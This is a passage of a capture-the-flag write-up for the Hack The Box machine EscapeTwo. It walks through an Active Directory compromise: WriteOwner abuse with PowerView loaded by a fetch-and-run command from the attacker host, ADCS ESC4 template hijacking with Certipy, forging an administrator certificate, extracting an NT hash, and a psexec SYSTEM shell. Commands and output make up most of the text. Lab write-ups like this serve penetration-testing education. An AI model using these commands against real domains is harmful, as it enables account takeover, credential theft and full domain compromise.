[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 34 certtemplates parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] .//20251026010700_sequel-htb_rusthound-ce.zip created!
```

Abusing DACLs - WriteOwner

From the bloodhound data, we see that the user `ryan` has `writeowner` rights on the user `ca_svc`


Force Password Change using PowerView

```
iex (iwr -usebasicparsing http://10.10.14.12/powerview.ps1)
set-domainobjectowner -identity ca_svc -owneridentity ryan
add-domainobjectacl -targetidentity ca_svc -principalidentity ryan -rights
resetpassword
$cred=ConvertTo-SecureString "Password123#" -AsPlainText -Forc
set-domainuserpassword ca_svc -accountpassword $cred
```

```
iex (iwr -usebasicparsing http://10.10.14.12/powerview.ps1)
set-domainobjectowner -identity ca_svc -owneridentity ryan
add-domainobjectacl -targetidentity ca_svc -principalidentity ryan -rights resetpassword
$cred=ConvertTo-SecureString "Password123#" -AsPlainText -Force
set-domainuserpassword ca_svc -accountpassword $cred
```

Privilege Escalation

We see that the user `ca_svc` is part of the group `Cert Publishers`





```
nxc ldap dc01.sequel.htb -u ca_svc -p Password123# -M adcs
```

```
[*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
[+] sequel.htb\ca_svc:Password123#
[*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
Found PKI Enrollment Server: DC01.sequel.htb
Found CN: sequel-DC01-CA
```

Exploiting ADCS

Finding Vulnerable Certificate Templates

```
certipy-ad find \
-u ca_svc@sequel.htb -p 'Password123#' \
-dc-ip 10.129.232.128 -vulnerable -output escapetwo
```



Exploiting ESC4 - Template Hijacking

It occurs when an attacker gains permissions to modify a certificate template object stored in AD.

- Certificate templates are AD objects residing in the Configuration Naming context under - `CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=...` and are protected by ACLs

If an attacker obtains `write` access such as `WriteDACL`, `WriteOwner`, `WriteProperty` or `FullControl` over a template object, they can alter its configuration.

The attacker with such permissions could maliciously modify a template to -

- Grant enrollment rights on the template to themselves or a broad group like "Domain Users"
- Enable the `Enrollee Supplies Subject` setting
- Add a `Client Authentication` or `Any Purpose` EKU
- Remove security controls

By default only high privileged groups can create or modify certificate templates. However misconfigurations can expose this attack surface.

Saving the Old Template

```
certipy-ad template -u ca_svc@sequel.htb -p 'Password123#' \
-dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' -save-configuration
Dunder-old-config-2
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-adcs]
└─$ certipy-ad template -u ca_svc@sequel.htb -p 'Password123#' \
-dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' -save-configuration Dunder-old-config-2
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Dunder-old-config-2.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'Dunder-old-config-2.json'
```

Modify the template to a vulnerable state

Certipy's template command with `-write-default-configuration` option will automatically reconfigure a target template to a known template like `ESC1` like vulnerable state

```
certipy-ad template -u ca_svc@sequel.htb -p 'Password123#' \
-dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' -write-default-
configuration
```


```
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00
f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
```

```
certipy-ad find \
-u ca_svc@sequel.htb -p 'Password123#' \
-dc-ip 10.129.232.128 -vulnerable -stdout
```

Checking for the changes

- `Client Authentication` is now `True`.

- `Enrollee Supplies Subject` is now `True`.
- `Permissions` -> `Object Control Permissions` now show `CORP.LOCAL\Authenticated Users` having `Full Control`, which implicitly grants them `Enrollment Rights`.
- `Requires Manager Approval` is `False`.
- `Authorized Signatures Required` is `0`.
- `RA Application Policies` (if previously present) has been deleted. The template is now flagged with ESC1 due to these changes.



Request the certificate as the target using vulnerable template

```
certipy-ad req \
    -u ca_svc@sequel.htb -p 'Password123#'  \
    -dc-ip '10.129.232.128' -target 'dc01.sequel.htb' \
    -ca 'sequel-DC01-CA' -template 'DunderMifflinAuthentication' \
    -upn 'administrator@sequel.htb' -ns 10.129.232.128
```

```
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate object SID is 'S-1-5-21-548670397-972687484-3496335370-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Authenticate using the certificate

```
certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.232.128'
```

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Domain Takeover

Psexec

```
impacket-psexec sequel.htb/administrator@dc01.sequel.htb -hashes
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

```
[*] Requesting shares on dc01.sequel.htb.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file HjXogTst.exe
[*] Opening SVCManager on dc01.sequel.htb.....
[*] Creating service AdeR on dc01.sequel.htb.....
[*] Starting service AdeR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd C:/Users/Administrator/Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users\Administrator\Desktop

01/04/2025  08:58 AM    <DIR>          .
01/04/2025  08:58 AM    <DIR>          ..
10/25/2025  03:12 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,757,522,944 bytes free
```